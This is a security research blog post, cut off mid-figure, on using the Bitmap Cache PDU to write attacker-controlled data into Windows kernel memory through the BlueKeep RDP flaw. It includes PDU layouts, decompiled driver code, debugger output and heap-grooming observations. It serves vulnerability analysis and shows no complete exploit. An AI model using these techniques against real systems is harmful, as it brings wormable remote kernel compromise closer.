Exploitation of Windows CVE-2019-0708 (BlueKeep): Three Ways to Write Data into the Kernel with RDP PDU

By and
August 29, 2019 at 6:00 AM
Category:
Tags: , ,

Executive Summary

In May 2019, Microsoft released an out-of-band patch update for remote code execution vulnerability CVE-2019-0708, which is also known as as "BlueKeep" and resides in code to Remote Desktop Services (RDS). This vulnerability is pre-authentication and requires no user interaction, making it particularly dangerous as it has the unsettling potential to be weaponized into a destructive exploit. If successfully exploited, this vulnerability could execute arbitrary code with "system" privileges. The Microsoft Security Response Center advisory indicates this vulnerability may also be wormable, a behavior seen in attacks including Wannacry and EsteemAudit. Understanding the seriousness of this vulnerability and its potential impact to the public, Microsoft took the rare step of releasing a patch for the no longer supported Windows XP operating system, in a bid to protect Windows users.

With potential global catastrophic ramifications, Palo Alto Networks Unit 42 researchers felt it was important to analyze this vulnerability to understand the inner workings of RDS and how it could be exploited. Our research dives deep into the RDP internals and how they can be leveraged to gain code execution on an unpatched host. This blog discusses how Bitmap Cache protocol data unit (PDU), Refresh Rect PDU, and RDPDR Client Name Request PDU can be used to write data into kernel memory.

Since the patch was released in May, this vulnerability has received a lot of attention from the Computer Security industry. It is only a matter of time before a working exploit is released in the wild. The findings of our research highlight the risks if vulnerable systems are left unpatched.

Bitmap Cache PDU

Per MS-RDPBCGR (Remote Desktop Protocol: Basic Connectivity and Graphics Remoting) documentation, the full name of bitmap cache PDU is TS_BITMAPCACHE_PERSISTENT_LIST_PDU, which is considered as Persistent Key List PDU Data and embeds in the Persistent Key List PDU. The Persistent Key List PDU is an RDP Connection Sequence PDU sent from client to server during the

Connection Finalization phase of the RDP Connection Sequence, as shown in Figure 1.




Figure 1. Remote Desktop Protocol (RDP) connection sequence

The Persistent Key List PDU header is the general RDP PDU header and is constructed as follows and shown in Figure 2: tpktHeader (4 bytes) + x224Data (3 bytes) + mcsSDrq (variable) + securityHeader (variable).

tpktHeader			
x224Data			mcsSDrq (variable)
...			
securityHeader (variable)			
...			
persistentKeyListPduData (variable)			
...			

Figure 2. Client Persistent Key List PDU

Per MS-RDPBCGR documentation, the TS_BITMAPCACHE_PERSISTENT_LIST_PDU is a structure that contains a list of cached bitmap keys saved from Cache Bitmap (Revision 2) Orders ([MS-RDPEGDI] section 2.2.2.2.1.2.3) that were sent in previous sessions as shown in Figure 3.

shareDataHeader (18 bytes)			
...			
...			
...		numEntriesCache0	
numEntriesCache1		numEntriesCache2	
numEntriesCache3		numEntriesCache4	
totalEntriesCache0		totalEntriesCache1	
totalEntriesCache2		totalEntriesCache3	
totalEntriesCache4		bBitMask	Pad2
Pad3		entries (variable)	
...			

Figure 3. Persistent Key List PDU Data (BITMAPCACHE PERSISTENT LIST PDU)

By design, the Bitmap Cache PDU is used for the RDP client to notify the server that it has a local copy of the bitmap associated with the key, which indicates that the server does not need to retransmit the bitmap to the client. Based on the MS-RDPBCGR documentation, the Bitmap PDU has four characteristics:

- The RDP server will allocate a kernel pool to store the cached bitmap keys.
- The size of the kernel pool allocated by the RDP server can be controlled by "WORD value" numEntriesCache**X**[x can be from 0 to 4] fields in the structure and totalEntriesCache**X**[x can be from 0 to 4] in

the BITMAPCACHE PERSISTENT LIST structure from the RDP client.

- The Bitmap Cache PDU can be sent legitimately multiple times because the bitmap keys can be sent in more than one Persistent Key List PDU, with each PDU being marked using flags in the bBitMask field.
- There is a limit to 169 for the number of bitmap keys.

Based on these four characteristics of BITMAPCACHE PERSISTENT LIST PDU, it appears to be a good candidate to write arbitrary data into the kernel if either the number of bitmap keys limit to 169 can be bypassed, or the RDP developers in Microsoft didn't implement it according to that limit.

How to write data into kernel with Bitmap Cache PDU

According to MS-RDPBCGR documentation, a normal decrypted BITMAPCACHE PERSISTENT LIST PDU is shown below:

```
f2 00 -> TS_SHARECONTROLHEADER::totalLength = 0x00f2 = 242 bytes
17 00 -> TS_SHARECONTROLHEADER::pduType = 0x0017
0x0017
= 0x0010 | 0x0007
= TS_PROTOCOL_VERSION | PDUTYPE_DATAPDU
ef 03 -> TS_SHARECONTROLHEADER::pduSource = 0x03ef = 1007
ea 03 01 00 -> TS_SHAREDATAHEADER::shareID = 0x000103ea
00 -> TS_SHAREDATAHEADER::pad1
01 -> TS_SHAREDATAHEADER::streamId = STREAM_LOW (1)
00 00 -> TS_SHAREDATAHEADER::uncompressedLength = 0
2b -> TS_SHAREDATAHEADER::pduType2 =
PDUTYPE2_BITMAPCACHE_PERSISTENT_LIST (43)
00 -> TS_SHAREDATAHEADER::generalCompressedType = 0
00 00 -> TS_SHAREDATAHEADER::generalCompressedLength = 0
00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::numEntries[0] = 0
00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::numEntries[1] = 0
19 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::numEntries[2] = 0x19 = 25
00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::numEntries[3] = 0
00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::numEntries[4] = 0
00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::totalEntries[0] = 0
00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::totalEntries[1] = 0
19 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::totalEntries[2] = 0x19 = 25
00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::totalEntries[3] = 0
00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::totalEntries[4] = 0
03 -> TS_BITMAPCACHE_PERSISTENT_LIST::bBitMask = 0x03
0x03
= 0x01 | 0x02
= PERSIST_FIRST_PDU | PERSIST_LAST_PDU
00 -> TS_BITMAPCACHE_PERSISTENT_LIST::Pad2
00 00 -> TS_BITMAPCACHE_PERSISTENT_LIST::Pad3
TS_BITMAPCACHE_PERSISTENT_LIST::entries:
a3 1e 51 16 -> Cache 2, Key 0, Low 32-bits (TS_BITMAPCACHE_PERSISTENT_LIST_ENTRY::Key1)
48 29 22 78 -> Cache 2, Key 0, High 32-bits (TS_BITMAPCACHE_PERSISTENT_LIST_ENTRY::Key2)
61 f7 89 9c -> Cache 2, Key 1, Low 32-bits (TS_BITMAPCACHE_PERSISTENT_LIST_ENTRY::Key1)
cd a9 66 a8 -> Cache 2, Key 1, High 32-bits (TS_BITMAPCACHE_PERSISTENT_LIST_ENTRY::Key2)
...
```

In kernel module RDPWD.sys, the function routine ShareClass::SBC_HandlePersistentCacheList is responsible for parsing BITMAPCACHE PERSISTENT LIST PDU. When the bBitMask field in the structure is set to a bit value of 0x01, it indicates the current PDU is PERSIST FIRST PDU. SBC_HandlePersistentCacheList will then call WDLIBRT_MemAlloc to allocate a kernel pool (allocate kernel memory) to store persistent bitmap cache keys as shown in Figure 4. A value of 0x00 indicates the current PDU is PERSIST MIDDLE PDU. A value of 0x02 indicates the current PDU is PERSIST LAST PDU. When parsing PERSIST MIDDLE PDU and PERSIST LAST PDU, SBC_HandlePersistentCacheList will copy bitmap cache keys to the memory allocated before as shown in Figure 5.

```
v6 = TS_BITMAPCACHE_PERSISTENT_LIST;
if ( *((_BYTE *)TS_BITMAPCACHE_PERSISTENT_LIST + 0x26) & 1 )// bBitMask
{
  if ( *((_BYTE *)this + 0x1526) )
  {
    WDW_LogAndDisconnect(*(_DWORD *)this, 1, 219, (void *)TS_BITMAPCACHE_PERSISTENT_LIST, a3);
  }
  else
  {
    totallen = 0;
    if ( v1 )
    {
      stream_entries = (char *)TS_BITMAPCACHE_PERSISTENT_LIST + 0x1C;
      thisa = 0;
      v39 = (struct TS_BITMAPCACHE_PERSISTENT_LIST *)((char *)TS_BITMAPCACHE_PERSISTENT_LIST + 0x1C);
      v9 = (struct tagTS_BITMAPCACHE_CAPABILITYSET_REV2 *)((char *)v1 + 8);
      while ( totallen + *(_WORD *)stream_entries >= totallen
           && *(_WORD *)stream_entries + totallen >= *(_WORD *)stream_entries )// check overflow
      {
        totalEntriesCache = *(_WORD *)stream_entries;
        totallen += totalEntriesCache;
        totalEntriesCacheLimit = *(_DWORD *)v9 & 0x7FFFFFFF;
        v40 = totallen;
        if ( totalEntriesCache > totalEntriesCacheLimit )// check if over cache entry limit defined in capability set
        {
          v36 = a3;
          v34 = TS_BITMAPCACHE_PERSISTENT_LIST;
EL_16:
          WDW_LogAndDisconnect(*(_DWORD *)v4, 1, 221, (void *)v34, v36);
          return;
        }
        thisa = (ShareClass *)((char *)thisa + 1);
        v9 = (struct tagTS_BITMAPCACHE_CAPABILITYSET_REV2 *)((char *)v9 + 4);// next cache entry limit
        stream_entries += 2;
        if ( (unsigned int)thisa >= 5 )     // cache entry number
        {
          if ( !totallen )
            return;
          if ( totallen > 0x40000 )
          {
            WDW_LogAndDisconnect(*(_DWORD *)v4, 1, 220, (void *)TS_BITMAPCACHE_PERSISTENT_LIST, a3);
            return;
          }
          bitmapCacheListPoolLen = 0xC * (totallen + 4);
          *((_DWORD *)v4 + 0x553) = bitmapCacheListPoolLen;
          bitmapCacheListPool = WDLIBRT_MemAlloc(bitmapCacheListPoolLen, 0x64775354u);
          *((_DWORD *)v4 + 0x552) = bitmapCacheListPool;
)CBFF SBC_HandlePersistentCacheList:80
```

Figure 4. SBC_HandlePersistentCacheList pool allocation and totalEntriesCacheLimit check

```
while ( (unsigned int)*(_WORD *)v22 + *(_DWORD *)(*((_DWORD *)v4 + 0x552) + index_2 + 4) <= *(_DWORD *)v41 )
{
  v24 = *(_WORD *)v22;
  v25 = 0;
  v40 = 0;
  if ( v24 )
  {
    thisc = (struct TS_BITMAPCACHE_PERSISTENT_LIST *)((char *)TS_BITMAPCACHE_PERSISTENT_LIST_2
                                                     + 8 * key_index
                                                     + 0x2E);// get bitmap cache key address
    do                                  // bitmapCacheListPool is in 0x522 offset
    {
      *(_DWORD *)(0xC
                * (*(_DWORD *)(*((_DWORD *)v4 + 0x552) + index_2 + 0x18)
                 + *(_DWORD *)(*((_DWORD *)v4 + 0x552) + index_2 + 4)
                 + v25
                 + 4)
                + *((_DWORD *)v4 + 0x552)) = *((_DWORD *)thisc - 1);// copy low 32-bits
      *(_DWORD *)(0xC
                * (v25
                 + *(_DWORD *)(*((_DWORD *)v4 + 0x552) + index_2 + 0x18)
                 + *(_DWORD *)(*((_DWORD *)v4 + 0x552) + index_2 + 4))
                + *((_DWORD *)v4 + 0x552)
                + 52) = *(_DWORD *)thisc;// copy high 32-bits
      v26 = *((_DWORD *)v4 + 0x552);
      v27 = *(_DWORD *)(v26 + index_2 + 4);
      v28 = v27 + v25;
      thisc = (ShareClass *)((char *)thisc + 8);
      v29 = v27 + *(_DWORD *)(v26 + index_2 + 0x18);
      v30 = v40;
      ++key_index;
      *(_DWORD *)(0xC * (v40 + v29) + v26 + 0x38) = v28;
      v22 = v39;
      v31 = *(_WORD *)v39;
      v25 = v30 + 1;
      v40 = v25;
    }
    while ( v25 < v31 );
    TS_BITMAPCACHE_PERSISTENT_LIST_2 = TS_BITMAPCACHE_PERSISTENT_LIST;
  }
```

Figure 5. SBC_HandlePersistentCacheList copy bitmap cache keys

The stack trace on Windows 7 x86 and the second argument to TS_BITMAPCACHE_PERSISTENT_LIST structure of SBC_HandlePersistentCacheList are shown in Figure 6 and Figure 7.

```
kd> kb
 # ChildEBP RetAddr  Args to Child
00 8db91fc4 98ef70c8 b6fef000 bcf52490 00000572 RDPWD!ShareClass::SBC_HandlePersistentCacheList+0x5
01 8db9201c 98eece1d b6fef000 bcf52490 000003f0 RDPWD!ShareClass::SC_OnDataReceived+0x18f
02 8db9204c 98eecbfd b7a34b48 bcf521a4 00000000 RDPWD!SM_MCSSendDataCallback+0x175
03 8db920a4 98eeca64 0000057a 8db920dc bcf52481 RDPWD!HandleAllSendDataPDUs+0x115
04 8db920c0 98f0dc78 0000057a 8db920dc 867fd6f0 RDPWD!RecognizeMCSFrame+0x32
05 8db920ec 98eef86f b7a34240 86ac9581 00000028 RDPWD!MCSIcaRawInputWorker+0x3b4
06 8db92100 916e595a b7a34240 00000000 86ac913c RDPWD!WDLIB_MCSIcaRawInput+0x13
07 8db92124 98ee04b5 8673e5b4 00000000 86ac913c termdd!IcaRawInput+0x5a
08 8db9213c 98edff4b 86ac913c 0000046d 8673e5b0 tssecsrv!CRawInputDM::PassDataToServer+0x2b
09 8db92184 98edfa16 8db92194 8673e5a0 98ee3118 tssecsrv!CFilter::FilterIncomingData+0xdd
0a 8db921b0 916e595a 86bd12e0 00000000 869df154 tssecsrv!ScrRawInput+0x60
0b 8db921d4 98ed56a9 86c56124 00000000 869df154 termdd!IcaRawInput+0x5a
0c 8db92a10 916e4671 869df008 00000008 86bf4e00 tdtcp!TdInputThread+0x34d
0d 8db92a2c 916e4780 867a5c68 00380173 88c1f078 termdd!_IcaDriverThread+0x53
0e 8db92a54 916e522f 86bf4e00 88c1f008 87386668 termdd!_IcaStartInputThread+0x6c
0f 8db92a94 916e2f9f 87386668 88c1f008 88c1f078 termdd!IcaDeviceControlStack+0x629
10 8db92ac4 916e3173 88c1f008 88c1f078 86c01700 termdd!IcaDeviceControl+0x59
11 8db92adc 83e3b129 87583030 88c1f008 88c1f008 termdd!IcaDispatch+0x13f
12 8db92af4 8403378f 00000000 88c1f008 88c1f078 nt!IofCallDriver+0x63
13 8db92b14 84036ade 87583030 86c01700 00000000 nt!IopSynchronousServiceTail+0x1f8
14 8db92bd0 8407da62 00000278 88c1f008 00000000 nt!IopXxxControlFile+0x810
15 8db92c04 83e41d76 00000278 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
16 8db92c04 77516bf4 00000278 00000000 00000000 nt!KiSystemServicePostCall
17 0209feb0 775153cc 6ff81948 00000278 00000000 ntdll!KiFastSystemCallRet
18 0209feb4 6ff81948 00000278 00000000 00000000 ntdll!ZwDeviceIoControlFile+0xc
19 0209fef0 6ff825f1 00000278 00380173 002b1ac0 ICAAPI!IcaIoControl+0x29
1a 0209ff20 771eef1c 80000000 0209ff6c 77533648 ICAAPI!IcaInputThreadUserMode+0x37
1b 0209ff2c 77533648 002b1ab8 7553bb69 00000000 kernel32!BaseThreadInitThunk+0xe
1c 0209ff6c 7753361b 6ff825ba 002b1ab8 00000000 ntdll!__RtlUserThreadStart+0x70
1d 0209ff84 00000000 6ff825ba 002b1ab8 00000000 ntdll!_RtlUserThreadStart+0x1b
```

Figure 6. SBC_HandlePersistentCacheList stack trace

```
kd> db bcf52490
bcf52490  72 05 17 00 f0 03 ea 03-01 00 00 01 00 00 2b 00  r.............+.
bcf524a0  00 00 00 00 00 00 a9 00-00 00 00 00 00 00 00 00  ................
bcf524b0  a9 00 00 00 00 00 03 00-00 00 a3 ce 20 35 db 94  ............ 5..
bcf524c0  a5 e6 0d a3 8c fb 64 b7-63 ca e7 9a 84 c1 0d 67  ......d.c......g
bcf524d0  b7 91 76 71 21 f9 67 96-c0 a2 77 5a d8 b2 74 4f  ..vq!.g...wZ..tO
bcf524e0  30 35 2b e7 b0 d2 fd 81-90 1a 8f d5 5e ee 5a 6d  05+.........^.Zm
bcf524f0  cb ea 2f a5 2b 06 e9 0b-0b a6 ad 01 2f 7a 0b 7c  ../.+......./z.|
bcf52500  ff 89 d3 a3 e1 f8 00 96-a6 8d 9a 42 fc ab 14 05  ...........B....

red: totalLength
orange: pduType
yellow: PDUTYPE2_BITMAPCACHE_PERSISTENT_LIST (43)
light blue: numEntries[0-4]
dark blue: totalEntries[0-4]
purple: bBitMask
pink: TS_BITMAPCACHE_PERSISTENT_LIST::entries
```

Figure 7. TS_BITMAPCACHE_PERSISTENT_LIST structure as the second argument of SBC_HandlePersistentCacheList

As seen in Figure 4, bitmapCacheListPoolLen = 0xC * (total length + 4) and the total length = totalEntriesCache0 + totalEntriesCache1 + totalEntriesCache2 + totalEntriesCache3 + totalEntriesCache4. Based on this formula we can set “WORD value” totalEntriesCache**X**=0xffff to make the bitmapCacheListPoolLen to the maximum value. However, there is a totalEntriesCacheLimit check for each totalEntriesCache**X** shown in Figure 8. The totalEntriesCacheLimit**X** is from the TS_BITMAPCACHE_CAPABILITYSET_REV2 structure, which is initiated in the CAPAPI_LOAD_TS_BITMAPCACHE_CAPABILITYSET_REV2 function when calling DCS_Init by RDPWD, shown in Figure 8. This will be combined in the CAPAPI_COMBINE_TS_BITMAPCACHE_CAPABILITYSET_REV2 function when parsing active confirm PDU, as shown in Figure 9.

```
kd> dc 93940e54
93940e54  001c0013 03000003 00000258 00000258  ........X...X...
93940e64  00010000 00000000 00000000 93940e84  ................
kd> k
 # ChildEBP RetAddr
00 93940e70 8c7bcce8 RDPWD!CAPAPI_LOAD_TS_BITMAPCACHE_CAPABILITYSET_REV2+0x4a
01 93940e84 8c7b399a RDPWD!CAPAPICallLoader+0x25
02 93940e94 8c7b05dd RDPWD!ShareClass::CPC_RegisterServerEncodingCaps+0x16
03 93940eb8 8c7afddc RDPWD!ShareClass::SBC_Init+0x91
04 93940f3c 8c7a8e3a RDPWD!ShareClass::DCS_Init+0x20f
```

Figure 8. RDPWD!CAPAPI_LOAD_TS_BITMAPCACHE_CAPABILITYSET_REV2

```
kd> dc edx
b74db117  001c0013 03000003 00000258 00000258  ........X...X...
b74db127  00010000 00000000 00000000 0008000f  ................
kd> dc esi
b74da924  001c0013 03000003 80000258 80000258  ........X...X...
b74da934  8000fffc 00000000 00000000 0008000a  ................
kd> k
 # ChildEBP RetAddr
00 a404ddb8 98f04de8 RDPWD!CAPAPI_COMBINE_TS_BITMAPCACHE_CAPABILITYSET_REV2+0x29
01 a404dde0 98efba0e RDPWD!CAPAPIMergeCombinedCaps+0x4e
02 a404ddfc 98efbb45 RDPWD!ShareClass::CPCRecalculateEncodingCaps+0x36
03 a404de10 98efb384 RDPWD!ShareClass::CPC_PartyJoiningShare+0x62
04 a404de3c 98efb5eb RDPWD!ShareClass::SCCallPartyJoiningShare+0x2a
05 a404df74 98efb7c2 RDPWD!ShareClass::SCConfirmActive+0x176
```

Figure 9. RDPWD!CAPAPI_COMBINE_TS_BITMAPCACHE_CAPABILITYSET_REV2

CAPAPI_COMBINE_TS_BITMAPCACHE_CAPABILITYSET_REV2 will combine the server initiated NumCellCaches (0x03) and totalEntriesCacheLimit[0-4] (0x258, 0x258, 0x10000, 0x0, 0x0) with client request NumCellCaches (0x03) and totalEntriesCache[0-4] (0x80000258, 0x80000258, 0x8000fffc, 0x0, 0x0), shown with edx and esi registers in Figure 9. The client can control NumCellCaches and totalEntriesCache[0-4], shown in Figure 10, but they cannot be over the server initiated NumCellCaches (0x03) and totalEntriesCacheLimit[0-4] (0x258, 0x258, 0x10000, 0x0, 0x0) shown in Figure 11.

```
13 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::capabilitySetType =
CAPSTYPE_BITMAPCACHE_REV2 (19)
28 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::lengthCapability = 40 bytes
03 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CacheFlags = = 0x0003
0x0003
= 0x0001 | 0x0002
= PERSISTENT_KEYS_EXPECTED_FLAG | ALLOW_CACHE_WAITING_LIST_FLAG
00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::Pad2
03 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::NumCellCaches = 3
78 00 00 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CellCacheInfo[0] = 0x00000078
TS_BITMAPCACHE_CELL_CACHE_INFO::NumEntries = 0x78 = 120
TS_BITMAPCACHE_CELL_CACHE_INFO::k = FALSE
78 00 00 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CellCacheInfo[1] = 0x00000078
TS_BITMAPCACHE_CELL_CACHE_INFO::NumEntries = 0x78 = 120
TS_BITMAPCACHE_CELL_CACHE_INFO::k = FALSE
fb 09 00 80 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CellCacheInfo[2] = 0x800009fb
TS_BITMAPCACHE_CELL_CACHE_INFO::NumEntries = 0x9fb = 2555
TS_BITMAPCACHE_CELL_CACHE_INFO::k = TRUE
00 00 00 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CellCacheInfo[3] = 0x00000000
00 00 00 00 -> TS_BITMAPCACHE_CAPABILITYSET_REV2::CellCacheInfo[4] = 0x00000000
```

Figure 10. TS_BITMAPCACHE_CAPABILITYSET_REV2

```
cap_control_2 = cap_control;
if ( *(_BYTE *)(cap_control + 4) & 1 )
  *(_WORD *)(cap_server + 4) |= 1u;
if ( !(*(_BYTE *)(cap_control + 4) & 2) )
  *(_WORD *)(cap_server + 4) &= 0xFFFDu;
server_number = *(_BYTE *)(cap_server + 7);
if ( server_number >= *(_BYTE *)(cap_control + 7) )
  server_number = *(_BYTE *)(cap_control + 7);
cap_controla = 0;
*(_BYTE *)(cap_server + 7) = server_number;
if ( !server_number )
  goto LABEL_20;
server_total_number_0 = (int *)(cap_server + 8);
v6 = cap_control_2 - cap_server;
do
{
  if ( *server_total_number_0 >= 0 )
    *server_total_number_0 = *(int *)((char *)server_total_number_0 + v6) ^ (*server
  control_limit = *(int *)((char *)server_total_number_0 + v6) & 0x7FFFFFFF;
  if ( (*server_total_number_0 & 0x7FFFFFFFu) < control_limit )
    control_limit = *server_total_number_0 & 0x7FFFFFFF;
  ++cap_controla;
  *server_total_number_0 ^= (control_limit ^ *server_total_number_0) & 0x7FFFFFFF;
  ++server_total_number_0;
}
while ( cap_controla < *(_BYTE *)(cap_server + 7) );// number
if ( cap_controla < 5 )
{
ABEL_20:
  v8 = (_DWORD *)(cap_server + 4 * cap_controla + 8);
  v9 = 5 - cap_controla;
  do
  {
    *v8 = 0;
    ++v8;
    --v9;
  }
  while ( v9 );
}
```

Figure 11. CAPAPI_COMBINE_TS_BITMAPCACHE_CAPABILITYSET_REV2 function

With this knowledge we can compute the maximum bitmapCacheListPoolLen = 0xC * (0x10000 + 0x258 + 0x258 + 4) = 0xc3870 and theoretically we can control 0x8 * (0x10000 + 0x258 + 0x258 + 4) = 0x825a0 bytes data in the kernel pool, as shown in Figure 12.




Figure 12. Persistent Key List PDU Memory dump

However, we observed that not all data can be controlled by the RDP client in bitmap cache list pool as expected. There is a 4 byte uncontrolled data (the index value) between each 8 bytes controlled data which is not friendly for shellcode. Additionally the 0xc3870 sized kernel pool cannot be allocated multiple times due to the fact the Persistent Key List PDU can only be sent once legitimately. However, there are still specific statistical characteristics that the kernel pool will be allocated at the same memory address. Besides, there is always a 0x2b522c (on x86) or 0x2b5240 (on x64) kernel sized pool allocated before bitmap cache list pool allocation which could be useful for heap grooming especially on x64 as shown in Figure 13.

```
rax=fffff8a002e00000
rcx=00000000000c37f8
rax=fffff8a0030b6000
rcx=00000000002b5240
rax=fffff8a002e00000
rcx=00000000000c37f8
rax=fffff8a0030b6000
rcx=00000000002b5240
rax=fffff8a002e00000
rcx=00000000000c37f8
rax=fffff8a0030b6000
rcx=00000000002b5240
rax=fffff8a002e00000
rcx=00000000000c37f8
rax=fffff8a0030b6000
